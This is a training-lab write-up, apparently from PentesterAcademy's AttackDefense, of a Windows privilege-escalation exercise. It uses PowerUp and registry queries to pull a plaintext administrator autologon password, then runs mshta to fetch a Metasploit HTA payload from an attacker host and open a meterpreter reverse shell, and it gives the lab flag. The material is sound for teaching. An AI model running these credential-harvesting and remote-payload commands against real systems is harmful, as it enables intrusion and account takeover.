
# ATTACK DEFENSE

by PentesterAcademy

| Name | Clear-text Password |
| --- | --- |
| URL | https://attackdefense.com/challengedetails?cid=2105 |
| Type | Windows Security: Privilege Escalation: Basics |


**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Switch to **Attacker Machine** for scanning a privilege escalation vulnerability.




**Step 2:** Open powershell.exe terminal to check the running user.

Kali Machine Attacker Machine



Kali Machine  Attacker Machine

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student> whoami
privilege-escal\student
PS C:\Users\student>
```

We are running as a student user. The PowerSploit and Powerup.ps1 script is provided.

**PowerSploit**

"PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment. PowerSploit is comprised of the following modules and scripts:"

**PowerUp.ps1**

**"**PowerUp aims to be a clearinghouse of common Windows privilege escalation vectors that rely on misconfigurations.**"**

**Source:** https://github.com/PowerShellMafia/PowerSploit

**Step 3:** We will run the powerup.ps1 Powershell script to find privilege escalation vulnerability.

**Commands:** Powershell.exe
cd .\Desktop\PowerSploit\Privesc\
ls

```
PS C:\Users\student> cd .\Desktop\PowerSploit\Privesc\
PS C:\Users\student\Desktop\PowerSploit\Privesc> ls


    Directory: C:\Users\student\Desktop\PowerSploit\Privesc


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/23/2020  10:57 PM          26768 Get-System.ps1
-a----       10/23/2020  10:57 PM         600580 PowerUp.ps1
-a----       10/23/2020  10:57 PM           1659 Privesc.psd1
-a----       10/23/2020  10:57 PM             67 Privesc.psm1
-a----       10/23/2020  10:57 PM           4569 README.md


PS C:\Users\student\Desktop\PowerSploit\Privesc>
```

**Step 4:** Import PowerUp.ps1 script and Invoke-PrivescAudit function.

**Commands:** powershell -ep bypass (PowerShell execution policy bypass)
. .\PowerUp.ps1
Invoke-PrivescAudit

Windows PowerShell

```
PS C:\Users\student\Desktop\PowerSploit\Privesc> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student\Desktop\PowerSploit\Privesc> . .\PowerUp.ps1
PS C:\Users\student\Desktop\PowerSploit\Privesc> Invoke-PrivescAudit
```

```
PS C:\Users\student\Desktop\PowerSploit\Privesc> Invoke-PrivescAudit


ModifiablePath    : C:\Users\student\AppData\Local\Microsoft\WindowsApps
IdentityReference : PRIVILEGE-ESCAL\student
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\student\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\student\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\student\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

DefaultDomainName    :
DefaultUserName      : Administrator
DefaultPassword      : Str0ng_Password_123321
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
Check                : Registry Autologons



PS C:\Users\student\Desktop\PowerSploit\Privesc>
```

We have discovered an administrator password. i.e "**Str0ng_Password_123321**"

**Why we have received plain-text credentials.**

All these credentials are stored in the registry without any encryption hence we have received it in plain-text format.

We could fetch these registries to see the plain-text password.


**Commands:**
reg query 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon' /v DefaultUserName
reg query 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon' /v DefaultPassword
reg query 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon' /v AutoAdminLogon

```
PS C:\> reg query 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon' /v DefaultUserName

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    DefaultUserName    REG_SZ    Administrator

PS C:\> reg query 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon' /v DefaultPassword

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    DefaultPassword    REG_SZ    Str0ng_Password_123321

PS C:\> reg query 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon' /v AutoAdminLogon

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    AutoAdminLogon    REG_SZ    1

PS C:\>
```

These registries are used to log in to the windows (First-time boot or restart) without entering the username/password. So, that a user doesn't have to enter the credentials on the windows login window.

**Step 5:** We are running a command prompt i.e cmd.exe as an administrator user using discovered credentials.

**Commands:** runas.exe /user:administrator cmd
Str0ng_Password_123321
whoami




We are running cmd.exe as an administrator.

**Switch to the Kali Machine**

**Step 6:** Running the hta_server module to gain the meterpreter shell. Start msfconsole.

**Commands:**
msfconsole -q
use exploit/windows/misc/hta_server
exploit

"*This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell..*"

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/db4OauSAmAED.hta
[*] Local IP: http://10.10.0.2:8080/db4OauSAmAED.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Copy the generated payload i.e "**http://10.10.0.2:8080/db4OauSAmAED.hta**" and run it on cmd.exe with mshta command to gain the meterpreter shell.

**Note:** You need to execute the below payload on the cmd.exe.

**Switch to Target Machine**

**Step 7:** Gaining a meterpreter shell.

**Commands:**

**Note:** You need to use your own metasploit HTA server link

**Payload:** mshta.exe http://10.10.0.2:8080/db4OauSAmAED.hta

```
Administrator: cmd (running as PRIVILEGE-ESCAL\administrator)
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
privilege-escal\administrator

C:\Windows\system32>mshta.exe http://10.10.0.2:8080/db4OauSAmAED.hta

C:\Windows\system32>_
```

We can expect a meterpreter shell.

```
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/db4OauSAmAED.hta
[*] Local IP: http://10.10.0.2:8080/db4OauSAmAED.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.0.0.108       hta_server - Delivering Payload
[*] Sending stage (176195 bytes) to 10.0.0.108
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.108:49758) at 2020-10-26 14:39:12 +0530
```

**Step 8:** Read the flag.

**Commands:**
sessions -i 1
cd /
cd C:\\Users\\Administrator\\Desktop
dir
cat flag.txt

```
msf5 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > cd /
meterpreter > cd C:\\Users\\Administrator\\Desktop
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-24 10:58:43 +0530  desktop.ini
100666/rw-rw-rw-  32    fil   2020-10-24 11:06:44 +0530  flag.txt

meterpreter > cat flag.txt
b5b037a78522671b89a2c1b21d9b80c6meterpreter >
```

This reveals the flag to us.
**Flag:** b5b037a78522671b89a2c1b21d9b80c6

**References**


1. Metasploit (https://www.metasploit.com/)
2. HTA Web Server (https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server)